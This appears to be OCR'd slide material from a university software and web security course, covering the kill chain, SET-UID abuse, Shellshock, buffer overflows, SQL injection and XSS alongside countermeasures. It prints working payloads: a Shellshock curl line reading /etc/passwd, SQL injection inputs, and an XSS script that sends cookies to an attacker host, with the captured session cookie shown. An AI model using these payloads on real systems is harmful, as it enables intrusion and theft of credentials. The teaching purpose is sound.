
Improperly install safe

Find written combo


Get combo from target

Attack Trees




Set passwords on your banking apps
Contact police
Money could get stolen
Someone could steal my banking information
Get a better case
Enable GPS Tracking
Money
Phone gets dropped
Phone gets stolen
Assets
Phone

Mind Map



1
RECONNAISSANCE
Harvesting email addresses, conference information, etc.
2
WEAPONIZATION
Coupling exploit with backdoor into deliverable payload
3
DELIVERY
Delivering weaponized bundle to the victim via email, web, USB, etc.
4
EXPLOITATION
Exploiting a vulnerability to execute code on victim's system
5
INSTALL
INSTALLATION
Installing malware on the asset
6
COMMAND & CONTROL (C2)
Command channel for remote manipulation of victim
7
ACTIONS ON OBJECTIVES
With 'Hands on Keyboard' access, intruders accomplish their original goals

"Cyber kill chain"

Be aware of the steps taken by a cybercriminal to conduct some cyber attack


Responding to a threat can have varying levels of difficulty

Indicators of compromise (IOCs) refer to data that indicates a system may have been infiltrated by a cyber threat. They provide cybersecurity teams with crucial knowledge after a data breach or another breach in security.



“Pyramid of Pain”

CSCI 476 Timeline



August

October

November

Software Security

Web Security

Network Security

Cryptography

Look at a variety of attacks in the realm of **software security**, **web security**, **network security**, **cryptography**

→ Learn the countermeasures for these attacks (and how effective they are)

SET-UID Programs

A SET-UID Program allows a user to run a program with the program owner's privilege

- User runs a program w/ temporarily elevated privileges

Every process has two User IDs

- Real UID (RUID)– Identifies the **owner** of the process
- Effective UID (EUID)– Identifies **current privilege** of the process

If a program owner == root,
The program runs with root privileges


- Methods of Attack

➢ Unsafe Function Calls (`system()` vs `exec()`)
➢ Overwriting important ENV variables (`PATH`)
➢ Overwriting important linking ENV variables (`LD PRELOAD`)

Shellshock Attack

- Due to parsing logic in a vulnerable version of bash, we can export an environment variable that bash will interpret as a shell function

- Bash identifies **A** as a function because of the leading “ () {“ and converts it to **B**



```
[A]$ foo=() { echo "hello world"; }; echo “extra”;
[B]$ foo () { echo "hello world"; }; echo “extra”;
```


- In B, the string now becomes **two commands**

Example Payload


curl -A "() { echo :; }; echo; /bin/cat /etc/passwd“ [URL]

Two conditions are needed to exploit the vulnerability

- The target process must run a vulnerable version of **bash**
- The target process gets **untrusted user input via env. variables**


Execute a bash shell
Trigger flawed parsing logic
shellshock
env variables containing function definitions

A **reverse shell** is a shell, but it redirects stdin, stdout, stderr back to our machine


Network connection
through the internet
redirects input to network connection
redirects output to network connection
input
output
input
output
/bin/bash
bash is listening for input on a network connection

Buffer Overflow


When a program unsafely writes data to **the stack** via some buffer, we can overflow the buffer with our data

- If we are smart, we can overwrite the **return address** and have the code jump to **our malicious function**

Countermeasures:

- Secure Shell (/bin/dash)
- ASLR
- Stack Guard
- Non-Executble Stack

To find the important locations in our stack, we used $**ebp** and $**esp**




The malicious code that we injected was **shellcode**

How did we bypass these countermeasures?


We filled overwrote everything else with **NOPs**

SQL Injection

It is common for user input to be inserted into a back-end SQL query. If an application is not careful about sanitizing user input, a user could **supply an input that could be interpreted as SQL code and will interfere with the query**



```
SELECT * FROM credential WHERE
name= ‘        ' and password=‘         ’;
```



```
SELECT * FROM credential WHERE
name= ‘Alice’#' and password=‘asdasdasd’;
```

```
Username = Alice’#
Password = asdasdasd
```

NickName: `’,salary=‘100000000`


```
UPDATE credential SET
nickname='’,salary=‘100000000’,
email='$input_email’,
address='$input_address’,
PhoneNumber='$input_phonenumber’
where ID=$id;
```

Countermeasure: SQL Prepare() statements


XSS Attack

Goal: Get someone else’s browser to execute our own JavaScript code

Vulnerability: Unsafe user input handling, and unsafe web communication policies




```
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>');</script>
```



```
Connection received on 10.0.2.4 38954
GET /?c=Elgg%3Dc3nvr4sm57jqk48dns0hb8bub3 HTTP/1.1
Host: 10.9.0.1:5555
